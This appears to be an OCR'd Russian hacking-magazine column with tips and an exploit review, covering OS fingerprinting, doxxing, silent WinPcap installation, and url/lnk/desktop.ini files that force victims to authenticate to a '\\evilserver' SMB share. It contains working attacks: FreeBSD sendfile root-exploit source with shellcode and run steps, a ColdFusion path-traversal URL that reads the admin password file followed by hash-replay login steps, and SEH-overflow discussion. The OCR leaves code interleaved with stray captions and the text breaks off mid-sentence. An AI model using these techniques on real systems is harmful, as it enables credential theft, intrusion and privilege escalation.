(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (RST+) on 'test_osdetect.pcap', 46 sigs (3 generic, cksum 1AE3081
F), rule: 'all'.
192.168.0.101:4208 - FreeBSD 4.8 (dropped, lame)
  -> 89.159.[illegible]:443 (distance 32, link: unspecified)
192.168.0.101:4208 - UNKNOWN [0:32:0:40:.:QA:?:?] (dropped 2)
  -> 89.159[illegible]:443 (link: unspecified)
66.135.[illegible]:80 - Linux recent 2.4 (dropped)
  -> 192.168.0.101:4207 (distance 14, link: unspecified)
192.168.0.101:4209 - FreeBSD 4.8 (dropped, lame)
  -> 62.109.[illegible]:443 (distance 32, link: unspecified)
62.109.[illegible]:443 - FreeBSD 4.8 (dropped)
```

Определяем ОС по RST-пакетам из pcap-файла

Также можно выставлять интерфейс на прослушку (promiscuous mode) параметром «-p» и устанавливать фильтр на пакеты, используя регулярные выражения tcpdump'а, а остальные опции смотри в хелпе.
Как уже говорилось ранее, p0f уже официально не развивается, и, что хуже, не обновляются базы сигнатур. Можно, конечно, заморочится и сделать свою, либо порыскать в Сети — там есть. Но есть еще одно решение. Возможности p0f'а встроены в Ettercap (ettercap.sourceforge.net). А последний, как известно, живет и развивается. Вот и базы его имеют около 1200 сигнатур, по сравнению с 200 у p0f. Запустить ОС детект в Ettercap можно так (в GTK, curses-интерфейсе):

```
1)Sniff — Unified sniffing
2)Start — Start sniffing
3)View - Profiles
```

Кстати, исследования ОС детекта не остановились, и появляется что-то новое. Например, dca.ufrn.br/~joaomedeiros/gsoc/2009/proposal/node1.html — забавно-показательная работа 2009 года про фингерпринт на основе анализа TCP ISN множества пакетов (развитие идеи, заложенной в p0f). Автор обещал реализовать идею в Nmap.



ЗАДАЧА: СОБРАТЬ ИНФОРМАЦИЮ О ЧЕЛОВЕКЕ

РЕШЕНИЕ:

Ни для кого не секрет, что в интернете можно найти кучу информации о человеке/организации даже по небольшой зацепке, ведь если что-то попало в Сеть, то останется там навсегда. И это не говоря о таких вещах, как социальные сети, где мы сами публикуем свою подноготную. Существуют правила по соблюдению конфиденциальности, но и они не особо спасают.
А все, что для этого требуется — парочка поисковиков и публичные сервисы, типа whois, dns lookup и т.д.
Безумнейший пример показан в статье attackvector.org/invasion-of-privacy. Причем на живом человеке. От IP-адреса до фото всей семьи, кредитной истории и номера страховки. И это без социальной инженерии. Офигеть :).
В нашей стране ПОКА ЧТО все не так жестко, но найти кого-либо физически — не такая уж и проблема. Себя я нашел тремя различными путями!



ЗАДАЧА: СКРЫТНО ЗАСТАВИТЬ ЖЕРТВУ ПОДКЛЮЧИТЬСЯ К ОПРЕДЕЛЕННОМУ ХОСТУ

РЕШЕНИЕ:

В майском номере я писал о SMB relay-атаках. Одним из важных мест в них была необходимость в том, чтобы жертва подсоединилась к нашему злосерверу, на котором мы уже и выполняли бы все необходимые действия с хешиками пользователей.
Кроме атак по SMB можно организовать общий «сбор информации» через тот же p0f или слежку за юзером. Заострим внимание на этом — как заставить их подключиться?
Очень удобно для таких вещей пользоваться стандартными возможностями Windows, хотя это требует доступ к общему ресурсу в сети или к компьютеру жертвы.
Говоря про «стандартные возможности», я имею в виду то, как Проводник винды обрабатывает некоторые виды файлов. К ним относятся lnk (ярлыки), url (ярлыки интернета) и desktop.ini (настройка отображения папок). В них можно указывать путь к нашему серверу. И когда пользователь будет просматривать папку с этими файлами через Проводник (TotalCommander вроде ведет себя также), то Проводник автоматически подключится к нашему серверу и попытается авторизоваться, что нам и требуется. Итак, создаем url-файл. Пишем в текстовый файл следующее и сохраняем с расширением url:

```
[InternetShortcut]
URL=http://www.example.com
IconFile=\\evilserver\ipc$
```

Где IconFile — указатель на файл иконки, который ссылается на наш сервер;

URL — куда перейдет пользователь, если запустит этот файл.
Проводник, заходя в папку с этим url-файлом, подгружает иконку с нашего сервера, пользователь же ничего плохого заметить не может — ярлык может ссылаться на что-то нужное.
С lnk точно такая же логика. В нем можно задать путь до иконки. Вот только формат ярлыка не позволит отредактировать его в текстовике. Можно стандартными средствами винды создать ярлычок и в его настройках прописать путь до иконки, а потом изменить его в HEX-редакторе.
Далее — desktop.ini. Это файл настройки отображения системных папок. В нем можно прописать ссылки на наш сервер в разных местах, но и реакция Проводника будет разной:
В IconFile — читается, когда проводник входит в папку, где находится подпапка, в которой лежит наш desktop.ini;
LocalizedResourceName — аналогично;
InfoTip — когда выбирают папку с desktop.ini;
desktop.ini — когда Проводник входит в папку.
Пример с desktop.ini и всеми методами:

```
[.ShellClassInfo]
desktop.ini=@\\evilserver\ipc$,-1
InfoTip=@\\evilserver\ipc$,-1
LocalizedResourceName=@\\evilserver\ipc$,-1
```

```
IconFile=\\evilserver\ipc$
```

Для того, чтобы desktop.ini заработал, есть одно требование — он должен лежать в системной папке. Сделать папку системной можно командой в консоли:

```
attrib +s имя_папки
```

Зато у методов с иконками есть косяк — если ссылаться не на иконку, то пользователю будет отображаться стандартная виндовая иконка неизвестного файла, что палевно. Но это тоже можно поправить.
Как обычно, для каждой ситуации свое. Данные способы были почерпнуты с уже упомянутого сайта парочки ресерчеров. На нем же выложена тулза (tarasco.org/security/payload/index.html), которая может быстренько генерить файлы перечисленных видов, плюс классические — вставка ссылок в html и doc (ppt, xls) файлы.
Смысла большого в ней не вижу, разве что для генерации lnk-файлов:

```
payload.exe -t l -d \\evilserver\ipc$
```

Где -t l — указываем тип — lnk-файл;
-d — путь к нашему серверу.

Автоматический коннект к удаленному ресурсу при просмотре папки

Source	Destination	Protocol	Info
192.168.146.129	192.168.146.1	TCP	navisphere > netbios-ssn [SYN] Seq=0 Win=64240 Len=
192.168.146.1	192.168.146.129	TCP	netbios-ssn > navisphere [SYN, ACK] Seq=0 Ack=1 Win
192.168.146.129	192.168.146.1	NBSS	Session request, to [illegible] from [illegible]0
192.168.146.1	192.168.146.129	NBSS	Positive session response
192.168.146.129	192.168.146.1	SMB	Negotiate Protocol Request
192.168.146.1	192.168.146.129	SMB	Negotiate Protocol Response
192.168.146.129	192.168.146.1	SMB	Session Setup AndX Request, NTLMSSP_NEGOTIATE
192.168.146.1	192.168.146.129	SMB	Session Setup AndX Response, NTLMSSP_CHALLENGE, Err
192.168.146.129	192.168.146.1	SMB	Session Setup AndX Request, NTLMSSP_AUTH, User: \
192.168.146.1	192.168.146.129	SMB	Session Setup AndX Response
192.168.146.129	192.168.146.1	SMB	Tree Connect AndX Request, Path: \\[illegible]\IPC$
192.168.146.1	192.168.146.129	SMB	Tree Connect AndX Response
192.168.146.129	192.168.146.1	LANMAN	NetServerEnum2 Request, Workstation, Server, SQL Se
192.168.146.1	192.168.146.129	LANMAN	NetServerEnum2 Response
192.168.146.129	192.168.146.1	SMB	Logoff AndX Request
192.168.146.1	192.168.146.129	SMB	Logoff AndX Response
192.168.146.129	192.168.146.1	SMB	Tree Disconnect Request
192.168.146.1	192.168.146.129	SMB	Tree Disconnect Response
192.168.146.129	192.168.146.1	SMB	Session Setup AndX Request, NTLMSSP_NEGOTIATE
192.168.146.1	192.168.146.129	SMB	Session Setup AndX Response, NTLMSSP_CHALLENGE, Err
192.168.146.129	192.168.146.1	SMB	Session Setup AndX Request, NTLMSSP_AUTH, User: \
192.168.146.1	192.168.146.129	SMB	Session Setup AndX Response



ЗАДАЧА: ВТИХАРЯ УСТАНОВИТЬ WINPCAP


РЕШЕНИЕ:


Большинство самых приятных хакерских штуковин, к сожалению, просто так в Винде не работают. Им, как минимум, WinPcap нужен. По идее, начиная с XP, доступ к raw-сокетам есть, но то ли он не так хорош, либо из-за удобства (совместимость с libpcap'ом) пользуются именно WinPcap. При взломах это напрягает. Вот в том же Metasploit'е есть модуль для удаленного снифинга трафика, то есть на машине жертвы, но под Win не работает (к сожалению). К тому же, в прошлом номере я писал про meterpreter через icmp-туннель, который также требовал WinPcap для своей работы. После поставленной задачи были проведены небольшие изыскания, и проблема решилась. Оказалось, что все достаточно просто, хотя различные разработчики ПО «тихий установщик» и предлагают за денежку. Требуется всего лишь скопировать файлы:

```
1)"wpcap.dll" в C:\WINDOWS\system32\
2)"Packet.dll" в C:\WINDOWS\system32\
3)"pthreadVC.dll" в C:\WINDOWS\system32\
4)"npf.sys" в C:\WINDOWS\system32\drivers\
```

Первые три можно не копировать в системную директорию, а кинуть в ту же папку, что и прогу, которой нужен WinPcap. При этом, во-первых, каждому ПО потребуются свои библиотеки, а во-вторых, нам все равно нужно копировать npf.sys в папку с дровами, то есть и права нужны соответствующие.
Что самое приятное — библиотеки WinPCap не палятся антивирусами (как бы и повода нету), потому обнаружить их достаточно трудно, и все вместе почти ничего не весят (500 Кб). При использовании библиотек также требуются админские права, но если прописать драйвер npf.sys на загрузку при старте системы, то это ограничение снимается. ⌶

Алексей Синцов, Digital Security a.sintsov@dsec.ru





ОБЗОР ЭКСПЛОЙТОВ

01 ВЫПОЛНЕНИЕ ПРОИЗВОЛЬНОГО КОДА ПРИ ОТКРЫТИИ PDF-ФАЙЛА В IOS

TARGETS

Apple iPhone 3/3G/3GS
Apple iPod
Apple iPad
Apple iOS 3.X/4.0.X

CVE

CVE-2010-1797

BRIEF

Перед нашими глазами отличный пример того, как уязвимость и эксплойт работают на «благо» пользователей. Дело в том, что все мы знаем про такой популярный и модный продукт, как, например, iPhone. Также мы знаем, что наши действия в этом потенциально отличном девайсе сильно урезаны. Ни поднять тебе SSH-сервер, ни скомпилить второй квейк... Понятно, что телефон должен звонить, а не компилировать, но не за такие деньги. Посему хакеры регулярно выкладывают так называемые Jailbreak'и. Дословно переводится как «побег из тюрьмы строго режима им. Стива Джобса». Такие «патчи» нелицензионны и аморальны (но законны), так как оставляют без денег производителей ПО для магазина AppStore, что торгует софтом для яблочных девайсов. Так причем тут обзор эксплойтов? Да при том, что последний Jailbreak, который был реализован твиттер-юзером @comex и его командой (iPhone Dev Team), использовал уязвимости 0day в ПО Apple. Результат работы был продемонстрирован на Defcon 18. Так вот, внедрение кода было осуществлено через две 0day уязвимости: одна в PDF-читалке, встроенной в телефон, а вторая — в ядре iOS. Таким вот образом можно весело расширять функционал iPhone — с помощью хороших эксплойтов. Детали эксплойта не особо распространяются, оно и понятно, ведь эта брешь еще не исправлена, а, значит, попади это оружие в руки «злых» дядей, то вполне возможна попытка построения ботнета на основе Apple-устройств.

EXPLOIT

Кое-что, все же, об том эксплойте известно. Перво-наперво взглянем на содержимое PDF-файла:

```
13 0 obj
<</Subtype/Type1C
```

```
/Filter[/FlateDecode]
/Length 10709>>
stream
хњн}
t Чµо'-ќldc0!
.... вырезано много байт....
endstream
endobj


15 0 obj
<< /Type /FontDescriptor /Ascent 750 /CapHeight 676 /
Descent -250 /Flags 32
/FontBBox [-203 -428 1700 1272] /FontName /CSDIZD+Times-
Roman /ItalicAngle
0 /StemV 0 /MaxWidth 1721 /XHeight 461 /FontFile3 13 0 R
>>
endobj
```

Собственно, тут и зарыта первая уязвимость — ошибка при обработке Type1C-шрифтов, где, судя по всему, происходит захват стека через переполнение буфера. Как видно, 15 объект ссылается на описание шрифтов, на объект 13 (/FontFile3 13 0 R), где у нас описан Type1C-шрифт. В формате описания (CFF - Compact Font Format) и скрыта ошибка. А что у нас там, где вырезано много байт? Судя по тэгу /Filter[/FlateDecode], там у нас «закодированая» область, которая легко декодируется с помощью PDFTK (скачать с гуи-интерфейсом можно тут: paehl.de/pdf/gui_pdftk.html). В результате вместо каши мы получили почти читаемый код, вернее сначала мы видим CFF-описание, где есть триггер уязвимости (точно неизвестно, где — надо курить ман по CFF), и далее, судя по всему, ROP-программа. Отмотаем скроллер пониже — открытым текстом библиотека, которая используется для получения прав root'а через вторую уязвимость (при выделении памяти в IOSurface). В итоге боевая нагрузка заключается в том, чтобы закачать Jailbreak-софт, получить рута (и тем самым выбраться из песочницы — защитного механизма iOS) и установить его. Вот и все.

SOLUTION

Пока этот эксплойт используется только для Jailbreak'a, но, тем не менее, не исключены модификации. Пока таких случаев не выявлено. Кроме того, патча еще нет, видимо, будет в следующей версии прошивки. Для тех, кто все же использовал Jailbreak, есть возможность установить предупреждалку, которая при открытии PDF-файла предупреждает об угрозе.

iPhone — Jailbreak в действии



iPhone. Уязвимость в PDF

02 ПОВЫШЕНИЕ ПРИВИЛЕГИЙ В FREEBSD

TARGETS

FreeBSD 7.x
FreeBSD 8.x

CVE

CVE-2010-2693

BRIEF

Интересная уязвимость в ОС FreeBSD была обнаружена исследователем Ming Fu. Данная уязвимость позволяет легко получить права root'а в системе. Впоследствии товарищ Kingcope опубликовал эксплойт, реализующий эту уязвимость. Прежде чем начать описание эксплойта, рассмотрим некоторые объекты ОС.

В ОС (FreeBSD) для организации межпроцессного взаимодействия и для работы с сетевой подсистемой используется специальный объект памяти — mbuf. В этой памяти могут храниться, например, пакеты, которые передаются по сети.

Системный вызов sendfile() используется для передачи содержимого файла (по открытому дескриптору) в сокет. То есть, если совсем грубо — отправка содержимого файла по сети. При этом, как понятно, для данных файла используется mbuf.

Собственно уязвимость кроется в реализации mbuf, а в эксплуатации помогает именно sendfile(). Давайте взглянем подробнее...

EXPLOIT

В чем же ошибка? При вызове sendfile() mbuf-блоки представляют собой указатели на содержимое файла в кэше файловой системы. При этом указатели эти доступны сугубо для чтения, что логично. Но программисты из Бэркли совершили одну маленькую ошибочку, совсем крохотную — при дублировании ссылки на mbuf-блок права копируются некорректно, вернее, ограничение «только для чтения» не копируется в новом указателе (в флагах). Такое дублирование происходит при использовании sendfile(), а именно — дескриптор сокета будет влиять на mbuf. Это фактически означает, что можно модифицировать фалы, которые для записи недоступны (опять же — в кэше файловой системы). Например, можно изменить /bin/sh, добавив в него код, который дает права root. Рассмотрим теперь эксплойт (заточен он под x64 и под x32, рассмотрим только x32):


```
main (int argc, char *argv[])
{
  int s, f, k2;
  struct sockaddr_in addr;
  int flags;

  // Шеллкод — ставит /tmp/sh владелца root и sticky bit
  // что означает, что данный процесс будет
  // иметь  правами владельца файла, если его запустят…

  char str32[]=
"\x31\xc0\x6a\x00\x68\x70\x2f\x73\x68\x68\x2f\x2f\x74\x6d\x89\xe3"
"\x50\x50\x53\xb0\x10\x50\xcd\x80\x68\xed\x0d\x00\x00\x53\xb0\x0f"
"\x50\xcd\x80\x31\xc0\x6a\x00\x68\x2f\x73\x68\x32\x68\x2f\x74\x6d"
"\x70\x89\xe3\x50\x54\x53\x50\xb0\x3b\xcd\x80";

  char buf[10000];
```





iPhone. Декодированные строки URL, с которых тянется «обновление»

```
801  p1  Ss     0:00.23  [sh2]
823  p1  R+     0:00.02  ps -e
814  p2  Ss+    0:00.10  [sh2]
$ ls -la /tmp/sh
-rwsr-sr-x  1 kcope  wheel  115580 Jul 28 16:09 /tmp/sh
$ ls -la /tmp/sh
-rwsr-sr-x  1 kcope  wheel  115580 Jul 28 16:09 /tmp/sh
$ ls -la /tmp/sh
-rwsr-sr-x  1 kcope  wheel  115580 Jul 28 16:09 /tmp/sh
$ ls -la /tmp/sh
-rwsr-sr-x  1 kcope  wheel  115580 Jul 28 16:09 /tmp/sh
$ ls -la /tmp/sh
-rwsr-sr-x  1 kcope  wheel  115580 Jul 28 16:09 /tmp/sh
$ ls -la /tmp/sh
-rwsr-sr-x  1 kcope  wheel  115580 Jul 28 16:09 /tmp/sh
$ ls -la /tmp/sh
-rwsr-sr-x  1 root  wheel  115580 Jul 28 16:09 /tmp/sh
$
```

Kingcope издевается над FreeBSD

```
char *p;
struct stat sb;
int n;
fd_set wset;
int64_t size;
off_t sbytes;
off_t sent = 0;
int chunk;
int arch = 3;

//открываем loopback соединение
s = socket(AF_INET, SOCK_STREAM, 0);
bzero(&addr, sizeof(addr));
addr.sin_family = AF_INET;
addr.sin_port = htons(7030);
addr.sin_addr.s_addr = inet_addr("127.0.0.1");
n = connect(s, (struct sockaddr *)&addr, sizeof (addr));

if (n < 0)
  warn ("fail to connect");

//Открываем /bin/sh на чтение
f = open("/bin/sh", O_RDONLY);
if (f<0)
  warn("fail to open file");

n = fstat(f, &sb);
if (n<0)
  warn("fstat failed");
```

```
size = sb.st_size;
chunk = 0;

//неблокирующее чтение
flags = fcntl(f, F_GETFL);
flags |= O_NONBLOCK;
fcntl(f, F_SETFL, flags);


//шлем открытый файл через sendfile() в цикле
while (size > 0)
{
  FD_ZERO(&wset);
  FD_SET(s, &wset);
  n = select(f+1, NULL, &wset, NULL, NULL);
  if (n < 0)
    continue;

  if (chunk > 0)
  {
    sbytes = 0;
    if (arch == 1)
      n = sendfile(f,s,2048*2,chunk,NULL,&sbytes,0);
    if (arch == 2)
      n = sendfile(f,s,1204*6,chunk,NULL,&sbytes,0);
    if (n < 0)
      continue;
    chunk -= sbytes;
    size -= sbytes;
    sent += sbytes;
    continue;
  }

  chunk = 2048;

  memset(buf, '\0', sizeof buf);
  if (arch == 1)
  {
```






ColdFusion — получаем хеш

```
        //nop'ы
        for (k2=0;k2<256;k2++)
        {
           buf[k2] = 0x90;
        }

        p = buf;
        p = p + k2;

        //После nop'ов добавляем шеллкод
        memcpy(p, str32, sizeof str32);

        n = k2 + sizeof str32;
        p = buf;
     }

     //Пишем шеллкод прямо в сокет
     //после многократного sendfile
     //Есть вероятность перезаписи mbuf
     //указывающих на кэш с файлом,
     //который мы отправляли - /bin/sh
     write(s, p, n);
  }
}
```

Таким образом, для начала надо сделать копии /bin/sh в tmp:

```
cp /bin/sh /tmp/sh
cp /bin/sh /tmp/sh2
```


Затем на втором терминале (ALT+F2) открыть netcat, чтобы слушать порт, куда файл слать будем...

```
nc -l 7030
```

После этого скомпилируем и запустим эксплойт:

```
gcc cache.c -o cache
./cache i386
```

Теперь ждем около пяти минут. За это время, возможно, получится повредить кэш-память с содержимым /bin/sh, который изменит права и владельцев /tmp/sh и запустит /tmp/sh2. После этого смело запускаем /tmp/sh, и мы — root.


ColdFusion — входим в админку

SOLUTION

Имеется патч, который, по сути, добавляет забытый флаг — M_RDONLY.

```
========================================================
--- sys/kern/uipc_mbuf.c       (revision 209948)
+++ sys/kern/uipc_mbuf.c       (working copy)
@@ -302,6 +302,7 @@
        n->m_ext.ref_cnt = m->m_ext.ref_cnt;
        n->m_ext.ext_type = m->m_ext.ext_type;
        n->m_flags |= M_EXT;
+       n->m_flags |= m->m_flags & M_RDONLY;
 }

 /*
```

04 ОБХОД КОРНЕВОЙ ДИРЕКТОРИИ В COLDFUSION

TARGETS X

ColdFusion 9
ColdFusion 8
ColdFusion 7

CVE

CVE-2010-2861

BRIEF

ColdFusion — достаточно известный и популярный язык программирования для Web. Кроме того, это еще и удобная платформа для развертывания своей системы, с админкой и всем таким прочим. Но, как известно, ПО без ошибок не бывает. Так и с платформой ColdFusion, в скриптах которой обнаружена возможность обхода директорий и доступа к произвольным файлам. Уязвимость была обнаружена Ричардом Брайном (Richard Brain), который сообщил об этом Adobe. Тем не менее, эксплойт просочился в паблик от некого анонимного лица, с чем нас и поздравляю.

EXPLOIT

Для некоторых скриптов платформы можно указать локаль — язык шаблона, что несомненно, удобно, например так:

EXPLOITS REVIEW

```
http://server/CFIDE/administrator/enter.cfm?locale=ru
```

При таком запросе админка будет отображена на русском языке. При этом «ru» — это, на самом деле, приставка к файлу с языковыми шаблонами, который и подгружается. Далее используется обыкновенная последовательность для выхода за директорию с шаблонами — «../». Но этого недостаточно, так как ColdFusion проверяет, чтобы «конец» был валидным. Поэтому в конце добавляем нулевой байт и сигнатуру используемой локали — «en» (есть везде). Тогда скрипт будет рад — в конце «en», а при открытии файла он «обрубится» благодаря нулевому байту. Какие, собственно, файлы нас интересуют? Ну, например, файл с паролем администратора от платформы, который лежит в директории, где установлена платформа — C:/ColdFusionX/lib/password.properties. Соответственно, эксплойт:

```
http://server/CFIDE/administrator/enter.cfm?locale=..
/../../../../../../../../../../ColdFusion8/lib/password.
properties%00en
```

В итоге мы получим SHA1-хеш пароля админа. В принципе, можно уже идти ломать брутфорсом, но можно поступить хитрее, согласно совету Нильса Тьусинка (Niels Teusink):

```
1. Вводим на странице аутентификации (/CFIDE/
administrator/enter.cfm), в поле для пароля значение
украденного хеша;
2. В адресной строке вводим javascript:hex_hmac_
sha1(document.loginform.salt.value,document.loginform.
cfadminPassword.value), жмем «Enter». Записываем полу-
ченное значение;
3. Жмем кнопку назад — опять оказываемся на странице ау-
тентификации;
4. Запускаем MITM-прокси, Нильс рекомендует Burp, я же
пользовался TamperData-плагином для FireFox;
5. Жмем кнопку «Login»;
6. В перехваченном Post-запросе редактируем поле
cfadminPassword, вставляя туда записанное нами значение.
Отсылаем отредактированный запрос;
7. Мы в админке!
```

Доступ к панели администратора дает полный доступ к системе; дело в том, что в админке есть задания по расписанию, в эти задания можно добавить свой скрипт на ColdFusion, который дает, например, шелл (в винде — права SYSTEM). Вот, собственно, и все.

SOLUTION

Вообще, уязвимы все версии под все ОС, однако эксплойт был проверен только на восьмой ветке. В девятой версии при настройках по умолчанию уязвимость не работает. В любом случае, Adobe выпустил hotfix, устраняющий проблему: adobe.com/support/security/bulletins/apsb10-18.html

05 ВЫПОЛНЕНИЕ ПРОИЗВОЛЬНОГО КОДА В FATHFTP

TARGETS

FathFTP 1.8

CVE

N/A

BRIEF


FathFTP — это программа стоимостью 79 долларов США, которая используется для доступа к FTP-серверу и работы с файлами. В основном она нужна веб-разработчикам для автоматизации работы с FTP посредством HTML, так как данный продукт — это ActiveX-компонент. Но, как свойственно любому ПО, тут есть ошибки. В частности, мы имеем дело с переполнением буфера в стеке, которое приводит к выполнению произвольного кода.

EXPLOIT

Банальная ошибка — переполнение буфера в стеке, что приводит к перезаписи данных в стеке, например, адреса дескриптора SEH. Напомню, что данный дескриптор служит для исключительных ситуаций — например, что-то в программе пошло не так, и, чтобы не упасть в лужу, нужно выйти «красиво». Именно для этого и служит обработчик исключительных ситуаций. Так, например, при переполнении буфера в стеке мы потерли в стеке указатель на данные, заменив его каким-то мусором. В итоге при копировании данных возникает ошибка — указателя-то больше нет. Тогда программа ищет последний обработчик исключений (который тоже в стеке, и который мы тоже перезаписали). Обработчик этот, по сути — указатель на код, который должен выполниться в том случае, если что-то пошло не так. Мы перезаписали этот обработчик, и теперь вместо кода обработки ошибки выполнится тот код, на который мы указали. Надо отметить, что эксплойт, который был выложен в паблике, был абсолютно не рабочим. Дело в том, что адрес, куда указывал автор 